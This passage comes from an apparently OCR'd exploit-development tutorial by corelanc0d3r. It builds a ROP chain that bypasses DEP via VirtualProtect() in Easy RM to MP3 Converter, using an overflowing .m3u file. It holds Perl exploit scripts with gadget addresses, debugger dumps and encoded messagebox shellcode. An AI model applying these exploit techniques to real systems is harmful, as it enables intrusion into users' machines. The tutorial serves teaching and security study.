
```
Registers (FPU)
EAX 00000001
ECX 0010F6EC
EDX 7C90E514 ntdll.KiFastSystemCallRet
EBX 00114050
ESP 0010F730
EBP 00033EF0 ASCII "U:\sploits\easyrm\rop.m3u"
ESI 77C5FCE0 msvcrt.77C5FCE0
EDI 00006A69
EIP 7C801AED kernel32.7C801AED
C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty -??? FFFF 00CDCDCDC 23000000
ST1 empty -??? FFFF 00000000 23010101
ST2 empty -??? FFFF 0000000F 00CF00CF
ST3 empty -??? FFFF 0000000F 00CF00CF
ST4 empty -??? FFFF 2FD1D1D1 2FD1D1D1
ST5 empty -??? FFFF 000000D0 00000000
ST6 empty -??? FFFF 00000000 00000000
ST7 empty -??? FFFF 00000000 00000000
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                   ASCII
00446000  00 00 00 00 31 7A 43 00   ....1zC.
00446008  00 54 40 00 00 54 40 00   0T@.<T@.
00446010  00 55 40 00 00 57 40 00   .U@.DW@.
00446018  00 5F 41 00 68 C4 42 00   C_A.hÄB.
00446020  F0 C4 42 00 18 5D 43 00   ð-@.▶]C.
00446028  90 60 43 00 00 00 00 00   É`C.....
00446030  00 00 00 00 00 00 00 00   ........
```

```
0010F730  0010F80C  .°▶.
0010F734  0010F80C  .°▶.
0010F738  0000020C  ♀☻..
0010F73C  00000040  @...
0010F740  10035005  ♣P♥► MSRMfilt.10035005
0010F744  90909090  ÉÉÉÉ
0010F748  90909090  ÉÉÉÉ
0010F74C  90909090  ÉÉÉÉ
0010F750  90909090  ÉÉÉÉ
```

The ret will make the jump to our shellcode and execute it (if all went well).

Press F9 :



CORELAN

rop test by corelanc0d3r

OK

```
EFL 00000202 (NO,NB
ST0 empty -??? FFFF
ST1 empty -??? FFFF
ST2 empty -??? FFFF
ST3 empty -??? FFFF
ST4 empty -??? FFFF
ST5 empty -??? FFFF
    empty -??? FFFF
    empty -??? FFFF
                 3 2
  00  Cond 0 0 0
  7F  Prec NEAR
ll.RtlInitUnic
0010F730  0010F80C  .°▶.
0010F734  0010F80C  .°▶.
```


This means that the VirtualProtect() technique was successful.

Now it's time to stop playing & make it generic (= create the dynamic values at runtime).

Everybody stay cool, this is a roppery

If you were hoping for some generic instructions to build a ROP chain, then I have to disappoint you. There is no such thing. What follows is the result of some creativity, trial & error, some asm facts, and the output of !pvefindaddr rop.

The only thing that might come close to a possible "more or less generic "rop structure (this is just one that has been working well for me) might look something like this :


EIP
Stack pivot
STACK
get stack pointer and save it in a register ("saved ESP") jump below the parameters (ADD ESP,offset + RET)
Pointer to VirtualProtect() (static)
Parameter 1 Placeholder
Parameter 2 Placeholder
Parameter 3 Placeholder
Parameter 4 Placeholder
Parameter 5 Placeholder
Parameter 6 (static)
Create value for Parameter 1 (pointer to shellcode = saved ESP + offset) Overwrite parameter 1 placeholder (MOV DWORD PTR [REG+Offset,REG]
Create value for Parameter 2 Overwrite parameter 2 placeholder
Create value for Parameter 3 Overwrite parameter 3 placeholder
Create value for Parameter 4 Overwrite parameter 4 placeholder
Create value for Parameter 5 Overwrite parameter 5 placeholder
Change value of ESP back to where pointer to VirtualProtect() is and then RET
Padding / NOPS You can increase/decrease this to make sure parameter 1 and 2 point into nops / shellcode
SHELLCODE
(c) Peter Van Eeckhoutte
http://www.corelan.be:8800

As you can see, we basically limit the number of instructions (rop gadgets) at the beginning of the chain. We just save the stack pointer and then make a jump (over the Virtualprotect function/parameters), which will make it easier to overwrite the parameter placeholders later on. (Don't worry – you'll understand what I mean in a few moments)

The function pointer/parameter placeholders are obviously not rop gadgets, but just static data that is placed on the stack, as part of your buffer. The only thing you will need to do is change/overwrite the placeholders with the dynamically created values, using a rop chain that is located after the placeholders.

First of all, we will have to change the address that was used to overwrite EIP in our test script. Instead of making a call directly to VirtualProtect(), we now have to return to the stack. So we need to overwrite EIP with a pointer to RETN. We'll use the one that was found earlier : 0×100102DC

Next, we need to think about the possible options to craft our values and put them in the right place on the stack.

- Pointer to shellcode : one of the easiest ways to do this, is by taking the address of ESP, putting it in a register, and increasing it until it points at the shellcode. There may be other ways, we will really have to look what is at our disposal based on the output in rop.txt
- Size variable : You can either set a register to a start value and increase it until it contains 0×40. Or you can look for an ADD or SUB instruction on a register which will, when it gets executed, produce 0×40. Of course, you will have to put (POP from the stack) the start value into that register first.
- Putting the dynamically generated data back to the stack can be done in various ways as well. You can either put the values, in the right order, in the registers and do a pushad to put them on the stack. Alternatively you can write to specific locations on the stack using "MOV DWORD PTR DS:[registerA+offset],registerB" instructions. RegisterB must contain the desired value first, of course.

So it's clear that you will have to look at rop.txt, your toolbox, and see what approach will work.

> You will obviously need to find instructions that will not mess up the flow or change other registers/values… and if they do, perhaps you can take advantage of that. The process of building a rop chain is pretty much like solving a Rubik's [tm] cube. When you execute one instruction, it might have an impact on other registers/stack locations/…. The goal is to try to take advantage of them (or to avoid them altogether if they would really break the chain)

Anyways, start by creating your rop.txt file. If you insist on using pointers from application dll's, then you can create multiple rop files, each targeting a specific module. But as long as you are hard coding the function pointer to a Windows OS API, using the address from the OS dll itse,f, then it might not make any sense to avoid OS dll's.

Alternatively, it might be worth while verifying if one of the application dll's contains the same function call. That would help making the exploit portable and generic. (see "ASLR" later on)

In this example, I will be using VirtualProtect(). The application specific modules that can be used are either the executable itself (not subject to ASLR) and msrmfilter03.dll (not subject to ASLR and will not get rebased either). So, load both files into IDA free and see if one of these modules contains a call to VirtualProtect(). If that is the case, we might as well try to use a pointer from the application itself.

Result : no calls found, so we'll have to use the address from kernel32.dll

All good – let's get started – for real

Stage 1 : saving stack pointer and jumping over the parameters

2 of our VirtualProtect() function parameters need to point at our shellcode. (Return address and lpAddress). Since the shellcode is placed on the stack, the easiest way to do this, is by taking the current stack pointer and storing it in a register. This has 3 advantages :

- you can easily add/sub the value in this register to make it point at your shellcode. ADD, SUB, INC, DEC instructions are pretty common
- the initial value points is pretty close to the stack address where the pointer to VirtualProtect() is located. We might be able to take advantage of that at the end of the rop chain, when we need to jump back and call VirtualProtect()
- this value is also close to the stack location of the parameter placeholders. That might make it easy to use a "mov dword ptr ds:[register+offset],register" instruction to overwrite the parameter placeholder.

Saving the stack pointer can be done in many ways : MOV REG,ESP / PUSH ESP + POP REG, etc

You will notice that MOV REG,ESP is not a good choice, because it's very likely that, inside the same gadget, the REG will be popped again, thus overwriting the stack pointer in REG again.

After doing a quick search in rop.txt, I found this :

```
0x5AD79277 : # PUSH ESP # MOV EAX,EDX # POP EDI # RETN   [Module : uxtheme.dll]
```

The stack pointer is pushed to the stack, and picked up in EDI. That's nice, but, as you will learn, EDI is not a really popular register in terms of instructions that would do ADD/SUB/... on that register. So it might be a good idea to save the pointer into EAX as well. Furthermore, we might need to have this pointer in 2 registers because we'll need to change one so it would point to the shellcode, and we might need to use the other one to point it to the location on the stack where the function parameter placeholder is located.

So, another quick search in rop.txt gives us this :

```
0x77C1E842 :  {POP}  # PUSH EDI # POP EAX # POP EBP # RETN  [Module : msvcrt.dll]
```

This will save the same stack pointer into EAX as well. Pay attention to the POP EBP instruction. We will need to add some padding to compensate for this instruction.

Ok, that's all we need for now. I really like to avoid writing too much gadgets before the function pointer / parameters, because that might make it harder to overwrite the parameter placeholders. So what is left now, is jumping over the function block.

The easiest way to do this, is by adding some bytes to ESP, and returning... :

```
0x1001653D :  # ADD ESP,20 # RETN   [Module : MSRMfilter03.dll]
```


So far, our exploit script looks this :

```
#------------------------------------------------------------
#ROP based exploit for Easy RM to MP3 Converter
#written by corelanc0d3r - http://www.corelan.be:8800
#------------------------------------------------------------
my $file= "rop.m3u";
my $buffersize = 26094;
my $junk = "Z" x $buffersize;
my $eip=pack('V',0x100102DC); #return to stack
my $junk2 = "AAAA"; #compensate
#------Put stack pointer in EDI & EAX-----------------------#
my $rop=pack('V',0x5AD79277);  #PUSH ESP, POP EDI
$rop = $rop.pack('V',0x77C1E842); #PUSH EDI, POP EAX
$rop=$rop."AAAA"; #compensate for POP EBP
#stack pointer is now in EAX & EDI, now jump over parameters
$rop=$rop.pack('V',0x1001653D);  #ADD ESP,20
#-------Parameters for VirtualProtect()---------------------#
my $params=pack('V',0x7C801AD4);          #VirtualProtect()
$params = $params."WWWW";   #return address (param1)
$params = $params."XXXX";   #lpAddress      (param2)
$params = $params."YYYY";   #Size           (param3)
$params = $params."ZZZZ";   #flNewProtect   (param4)
$params = $params.pack('V',0x10035005);  #writeable address
$params=$params.("H" x 8);  #padding
# ADD ESP,20 + RET will land here
#
my $rop2 = "JJJJ";
#
my $nops = "\x90" x 240;
#
#
# ./msfpayload windows/messagebox
#  TITLE=CORELAN TEXT="rop test by corelanc0d3r" R
# | ./msfencode -e x86/alpha_mixed -t perl
my $shellcode =
"\x89\xe0\xda\xcf\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x4a" .
"\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x37\x52\x59" .
"\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41" .
"\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42" .
"\x75\x4a\x49\x48\x59\x48\x6b\x4f\x6b\x48\x59\x43\x44\x51" .
"\x34\x4c\x34\x50\x31\x48\x52\x4f\x42\x42\x5a\x46\x51\x49" .
"\x59\x45\x34\x4e\x6b\x51\x61\x44\x70\x4e\x6b\x43\x46\x46" .
"\x6c\x4c\x4b\x42\x56\x45\x4c\x4c\x4b\x42\x66\x43\x38\x4c" .
"\x4b\x51\x6e\x45\x70\x4e\x6b\x50\x36\x44\x78\x42\x6f\x45" .
"\x48\x44\x35\x4c\x33\x50\x59\x43\x31\x4a\x71\x4b\x4f\x48" .
"\x61\x43\x50\x4c\x4b\x50\x6c\x51\x34\x46\x44\x4e\x6b\x47" .
"\x35\x45\x6c\x4c\x4b\x42\x74\x43\x35\x42\x58\x46\x61\x48" .
"\x6a\x4e\x6b\x51\x5a\x45\x48\x4e\x6b\x42\x7a\x47\x50\x47" .
"\x71\x48\x6b\x4a\x43\x45\x67\x42\x69\x4e\x6b\x47\x44\x4e" .
"\x6b\x46\x61\x48\x6e\x46\x51\x49\x6f\x45\x61\x49\x50\x49" .
"\x6c\x4e\x4c\x4d\x54\x49\x50\x50\x74\x45\x5a\x4b\x71\x48" .
"\x4f\x44\x4d\x47\x71\x4b\x77\x48\x69\x48\x71\x49\x6f\x49" .
"\x6f\x4b\x4f\x45\x6b\x43\x4c\x47\x54\x44\x68\x51\x65\x49" .
"\x4e\x4e\x6b\x50\x5a\x45\x74\x46\x61\x48\x6b\x50\x66\x4e" .
"\x6b\x46\x6c\x50\x4b\x4c\x4b\x51\x4a\x45\x4c\x45\x51\x4a" .
"\x4b\x4e\x6b\x43\x34\x4c\x4b\x43\x31\x4a\x48\x4d\x59\x42" .
"\x64\x51\x34\x47\x6c\x45\x31\x4f\x33\x4f\x42\x47\x78\x44" .
"\x69\x49\x44\x4f\x79\x4a\x45\x4e\x69\x4a\x62\x43\x58\x4e" .
"\x6e\x42\x6e\x44\x4e\x48\x6c\x43\x62\x4a\x48\x4d\x4c\x4b" .
"\x4f\x4b\x4f\x49\x6f\x4d\x59\x42\x65\x43\x34\x4f\x4b\x51" .
"\x6e\x48\x58\x48\x62\x43\x43\x4e\x67\x47\x6c\x45\x74\x43" .
"\x62\x49\x78\x4e\x6b\x4b\x4f\x4b\x4f\x49\x6f\x4f\x79\x50" .
"\x45\x45\x58\x42\x48\x50\x6c\x42\x4c\x51\x30\x4b\x4f\x51" .
"\x78\x50\x33\x44\x72\x44\x6e\x51\x74\x50\x68\x42\x55\x50" .
"\x73\x42\x45\x42\x52\x4f\x78\x43\x6c\x47\x54\x44\x4a\x4c" .
"\x49\x4d\x36\x50\x56\x4b\x4f\x43\x65\x47\x74\x4c\x49\x48" .
"\x42\x42\x70\x4f\x4b\x49\x38\x4c\x62\x50\x4d\x4d\x6c\x4e" .
"\x67\x45\x4c\x44\x64\x51\x42\x49\x78\x51\x4e\x49\x6f\x4b" .
```

```
"\x4f\x49\x6f\x42\x48\x42\x6c\x43\x71\x42\x6e\x50\x58\x50" .
"\x68\x47\x33\x42\x6f\x50\x52\x43\x75\x45\x61\x4b\x6b\x4e" .
"\x68\x51\x4c\x47\x54\x47\x77\x4d\x59\x4b\x53\x50\x68\x51" .
"\x48\x47\x50\x51\x30\x51\x30\x42\x48\x50\x30\x51\x74\x50" .
"\x33\x50\x72\x45\x38\x42\x4c\x45\x31\x50\x6e\x51\x73\x43" .
"\x58\x50\x63\x50\x6f\x43\x42\x50\x65\x42\x48\x47\x50\x43" .
"\x52\x43\x49\x51\x30\x51\x78\x43\x44\x42\x45\x51\x63\x50" .
"\x74\x45\x38\x44\x32\x50\x6f\x42\x50\x51\x30\x46\x51\x48" .
"\x49\x4c\x48\x42\x6c\x47\x54\x44\x58\x4d\x59\x4b\x51\x46" .
"\x51\x48\x52\x51\x42\x46\x33\x50\x51\x43\x62\x49\x6f\x4e" .
"\x30\x44\x71\x49\x50\x50\x50\x4b\x4f\x50\x55\x45\x58\x45" .
"\x5a\x41\x41";

my $rest = "C" x 300;
my $payload = $junk.$eip.$junk2.$rop.$params.$rop2.$nops.$shellcode.$rest;
print "Payload size : ".length($payload)."\n";
print "Shellcode size : ".length($shellcode)."\n";
open($FILE,">$file");
print $FILE $payload;
close($FILE);
print "m3u File $file Created successfully\n";
```

Create the m3u file, attach Immunity to the application, set a breakpoint at 0×100102DC, open the file and wait until the breakpoint is hit.

When the breakpoint is hit, look at the stack. You should see your mini rop-chain, followed by the pointer to VirtualProtect and its parameters (placeholders), and then the location where we should end up after modifying ESP :



```
ST6 empty -??? FFFF 00000000 00000000
ST7 empty -??? FFFF 00000000 00000000
0010F730   5AD79277  wE╞Z  UxTheme.5AD79277
0010F734   77C1E842  B╪┴w  msvcrt.77C1E842
0010F738   41414141  AAAA
0010F73C   1001653D  =e0▶  MSRMfilt.1001653D
0010F740   7C801AD4  ╘→Ç|  kernel32.VirtualProtect
0010F744   57575757  WWWW
0010F748   58585858  XXXX
0010F74C   59595959  YYYY
0010F750   5A5A5A5A  ZZZZ
0010F754   10035005  ♣P♥▶  MSRMfilt.10035005
0010F758   48484848  HHHH
0010F75C   48484848  HHHH
0010F760   4A4A4A4A  JJJJ
0010F764   90909090  ÉÉÉÉ
0010F768   90909090  ÉÉÉÉ
0010F76C   90909090  ÉÉÉÉ
0010F770   90909090  ÉÉÉÉ
0010F774   90909090  ÉÉÉÉ
0010F778   90909090  ÉÉÉÉ
0010F77C   90909090  ÉÉÉÉ
0010F780   90909090  ÉÉÉÉ
0010F784   90909090  ÉÉÉÉ
0010F788   90909090  ÉÉÉÉ
0010F78C   90909090  ÉÉÉÉ
0010F790   90909090  ÉÉÉÉ
0010F794   90909090  ÉÉÉÉ
0010F798   90909090  ÉÉÉÉ
0010F79C   90909090  ÉÉÉÉ
0010F7A0   90909090  ÉÉÉÉ
0010F7A4   90909090  ÉÉÉÉ
0010F7A8   90909090  ÉÉÉÉ
0010F7AC   90909090  ÉÉÉÉ
```

routine to save stack pointer into EAX and EDI
pointer to VirtualProtect(), followed by parameters (placeholders)
add esp,20 + ret will trigger a "jump" to this location. If all goes well, 4A4A4A4A should be placed into EIP

Step through the instructions and watch EAX, EDI and ESP closely. You should see that ESP is pushed onto the stack, placed into EDI. Then EDI is pushed onto the stack and picked up in EAX. Finally 0×20 bytes are added to ESP and RET will put 4A4A4A4A in EIP (JJJJ = my $rop2)

Got that ? Let’s continue.

Stage 2 : crafting the first parameter (return address)

We will now work on generating the first parameter and overwriting the placeholder for the first parameter on the stack.

The first parameter needs to point to the shellcode. This parameter will be used as return address for the VirtualProtect() function so, when the function has marked the page as executable, it would automatically jump to it.

Where is our shellcode ? Well, scroll down in the stack view. Right after the nops, you will see the shellcode.

The plan is to use EAX or EDI (both contain a value on the stack), and increase that, leaving enough room for future rop gadgets, so it would point to the nops / shellcode.

(You can play with the size of the nops to make sure the altered value will always point at the nops/shellcode, so it should be pretty generic)

Changing the value is as easy as adding bytes to the register. Suppose we want to use EAX, we can look for rop gadgets that would do ADD EAX,<some value> + RET

A possible gadget would be :

```
0x1002DC4C :  # ADD EAX,100 # POP EBP # RETN    [Module : MSRMfilter03.dll]
```

This would increase EAX with 0×100. One increase should be enough (0×100 = 256 bytes). And if it is not enough, we can insert another add later on.

Next, we need to write this value onto the stack, overwriting the placeholder (which currently contains "WWWW" or 57575757).

How can we do this ?

The easiest way is to look for a pointer to MOV DWORD PTR DS:[register],EAX. If we can make [register] point to the address where the placeholder is located, then we would end up overwriting that location with the contents of EAX (= pointer to the shellcode)

A possible pointer would be this one :

```
0x77E84115 :  # MOV DWORD PTR DS:[ESI+10],EAX # MOV EAX,ESI # POP ESI # RETN    [Module : RPCRT4.dll]
```

In order to make this work, we have to put a pointer to the placeholder-0×10 into ESI. After the value was written, we’ll have the pointer to the placeholder in EAX (MOV EAX,ESI) which is good… we might be able to re-use it later on. Next, we need to insert some padding to compensate for the POP ESI instruction.

> Tip : get yourself a copy of UnxUtils (port of the most important GNU utilities, for Win32). That way can use cat & grep to look for good gadgets :
>
> *cat rop.txt | grep "MOV DWORD PTR DS:\[ESI+10],EAX # MOV EAX,ESI"*

(don't forget the backslash between : and [ )

But before we can use this instruction, we have to put the right value into ESI. We have a pointer to the stack in EDI and EAX. EAX will already be used/changed (pointer to shellcode, remember), so we should try to put EDI into ESI and then alter it a bit so it points at parameter_1_placeholder - 0x10 :

```
0x763C982F :  # XCHG ESI,EDI # DEC ECX # RETN 4   [Module : comdlg32.dll]
```

Putting these 3 things together, our first real rop chain will look like this :

Put EDI into ESI (and increase it, if necessary, so it would point at placeholder1), change the value in EAX so it would point at the shellcode, and then overwrite the placeholder.

(Note : For the first overwrite operation, ESI will automatically point to the right location, so no need to increase or decrease the value. ESI+10 will point at the location of the first parameter placeholder)

In between the gadgets, we'll need to compensate for additional POP's and RETN4.

After putting things together, this is what the sploit script looks like so far :


```
#------------------------------------------------------------
#ROP based exploit for Easy RM to MP3 Converter
#written by corelanc0d3r - http://www.corelan.be:8800
#------------------------------------------------------------
my $file= "rop.m3u";
my $buffersize = 26094;
my $junk = "Z" x $buffersize;
my $eip=pack('V',0x100102DC); #return to stack
my $junk2 = "AAAA"; #compensate
#------Put stack pointer in EDI & EAX------------------------#
my $rop=pack('V',0x5AD79277);  #PUSH ESP, POP EDI
$rop = $rop.pack('V',0x77C1E842); #PUSH EDI, POP EAX
$rop=$rop."AAAA"; #compensate for POP EBP
#stack pointer is now in EAX & EDI, now jump over parameters
$rop=$rop.pack('V',0x1001653D);  #ADD ESP,20
#-------Parameters for VirtualProtect()----------------------#
my $params=pack('V',0x7C801AD4);          #VirtualProtect()
$params = $params."WWWW";   #return address (param1)
$params = $params."XXXX";   #lpAddress      (param2)
$params = $params."YYYY";   #Size           (param3)
$params = $params."ZZZZ";   #flNewProtect   (param4)
$params = $params.pack('V',0x10035005);  #writeable address
$params=$params.("H" x 8);  #padding
# ADD ESP,20 + RET will land here
# change ESI so it points to correct location
# to write first parameter (return address)
my $rop2= pack('V',0x763C982F);  # XCHG ESI,EDI # DEC ECX # RETN 4
#-----Make eax point at shellcode--------------------------
$rop2=$rop2.pack('V',0x1002DC4C);  #ADD EAX,100 # POP EBP
$rop2=$rop2."AAAA"; #padding - compensate for RETN4 before
$rop2=$rop2."AAAA"; #padding
#----------------------------------------------------------
#return address is in EAX - write parameter 1
$rop2=$rop2.pack('V',0x77E84115);
$rop2=$rop2."AAAA"; #padding
#
my $nops = "\x90" x 240;
#
# ./msfpayload windows/messagebox
#  TITLE=CORELAN TEXT="rop test by corelanc0d3r" R
# | ./msfencode -e x86/alpha_mixed -t perl
my $shellcode =
"\x89\xe0\xda\xcf\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x4a" .
"\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x37\x52\x59" .
"\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41" .
"\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42" .
"\x75\x4a\x49\x48\x59\x48\x6b\x4f\x6b\x48\x59\x43\x44\x51" .
"\x34\x4c\x34\x50\x31\x48\x52\x4f\x42\x42\x5a\x46\x51\x49" .
"\x59\x45\x34\x4e\x6b\x51\x61\x44\x70\x4e\x6b\x43\x46\x46" .
"\x6c\x4c\x4b\x42\x56\x45\x4c\x4c\x4b\x42\x66\x43\x38\x4c" .
"\x4b\x51\x6e\x45\x70\x4e\x6b\x50\x36\x44\x78\x42\x6f\x45" .
"\x48\x44\x35\x4c\x33\x50\x59\x43\x31\x4a\x71\x4b\x4f\x48" .
"\x61\x43\x50\x4c\x4b\x50\x6c\x51\x34\x46\x44\x4e\x6b\x47" .
"\x35\x45\x6c\x4c\x4b\x42\x74\x43\x35\x42\x58\x46\x61\x48" .
"\x6a\x4e\x6b\x51\x5a\x45\x48\x4e\x6b\x42\x7a\x47\x50\x47" .
"\x71\x48\x6b\x4a\x43\x45\x67\x42\x69\x4e\x6b\x47\x44\x4e" .
"\x6b\x46\x61\x48\x6e\x46\x51\x49\x6f\x45\x61\x49\x50\x49" .
"\x6c\x4e\x4c\x4d\x54\x49\x50\x50\x74\x45\x5a\x4b\x71\x48" .
"\x4f\x44\x4d\x47\x71\x4b\x77\x48\x69\x48\x71\x49\x6f\x49" .
"\x6f\x4b\x4f\x45\x6b\x43\x4c\x47\x54\x44\x68\x51\x65\x49" .
"\x4e\x4e\x6b\x50\x5a\x45\x74\x46\x61\x48\x6b\x50\x66\x4e" .
"\x6b\x46\x6c\x50\x4b\x4c\x4b\x51\x4a\x45\x4c\x45\x51\x4a" .
"\x4b\x4e\x6b\x43\x34\x4c\x4b\x43\x31\x4a\x48\x4d\x59\x42" .
"\x64\x51\x34\x47\x6c\x45\x31\x4f\x33\x4f\x42\x47\x78\x44" .
"\x69\x49\x44\x4f\x79\x4a\x45\x4e\x69\x4a\x62\x43\x58\x4e" .
"\x6e\x42\x6e\x44\x4e\x48\x6c\x43\x62\x4a\x48\x4d\x4c\x4b" .
"\x4f\x4b\x4f\x49\x6f\x4d\x59\x42\x65\x43\x34\x4f\x4b\x51" .
"\x6e\x48\x58\x48\x62\x43\x43\x4e\x67\x47\x6c\x45\x74\x43" .
"\x62\x49\x78\x4e\x6b\x4b\x4f\x4b\x4f\x49\x6f\x4f\x79\x50" .
"\x45\x45\x58\x42\x48\x50\x6c\x42\x4c\x51\x30\x4b\x4f\x51" .
"\x78\x50\x33\x44\x72\x44\x6e\x51\x74\x50\x68\x42\x55\x50" .
"\x73\x42\x45\x42\x52\x4f\x78\x43\x6c\x47\x54\x44\x4a\x4c" .
"\x49\x4d\x36\x50\x56\x4b\x4f\x43\x65\x47\x74\x4c\x49\x48" .
"\x42\x42\x70\x4f\x4b\x49\x38\x4c\x62\x50\x4d\x4d\x6c\x4e" .
"\x67\x45\x4c\x44\x64\x51\x42\x49\x78\x51\x4e\x49\x6f\x4b" .
"\x4f\x49\x6f\x42\x48\x42\x6c\x43\x71\x42\x6e\x50\x58\x50" .
"\x68\x47\x33\x42\x6f\x50\x52\x43\x75\x45\x61\x4b\x6b\x4e" .
"\x68\x51\x4c\x47\x54\x47\x77\x4d\x59\x4b\x53\x50\x68\x51" .
"\x48\x47\x50\x51\x30\x51\x30\x42\x48\x50\x30\x51\x74\x50" .
"\x33\x50\x72\x45\x38\x42\x4c\x45\x31\x50\x6e\x51\x73\x43" .
"\x58\x50\x63\x50\x6f\x43\x42\x50\x65\x42\x48\x47\x50\x43" .
"\x52\x43\x49\x51\x30\x51\x78\x43\x44\x42\x45\x51\x63\x50" .
"\x74\x45\x38\x44\x32\x50\x6f\x42\x50\x51\x30\x46\x51\x48" .
"\x49\x4c\x48\x42\x6c\x47\x54\x44\x58\x4d\x59\x4b\x51\x46" .
"\x51\x48\x52\x51\x42\x46\x33\x50\x51\x43\x62\x49\x6f\x4e" .
"\x30\x44\x71\x49\x50\x50\x50\x4b\x4f\x50\x55\x45\x58\x45" .
```

```
"\x5a\x41\x41";

my $rest = "C" x 300;
my $payload = $junk.$eip.$junk2.$rop.$params.$rop2.$nops.$shellcode.$rest;
print "Payload size : ".length($payload)."\n";
print "Shellcode size : ".length($shellcode)."\n";
open($FILE,">$file");
print $FILE $payload;
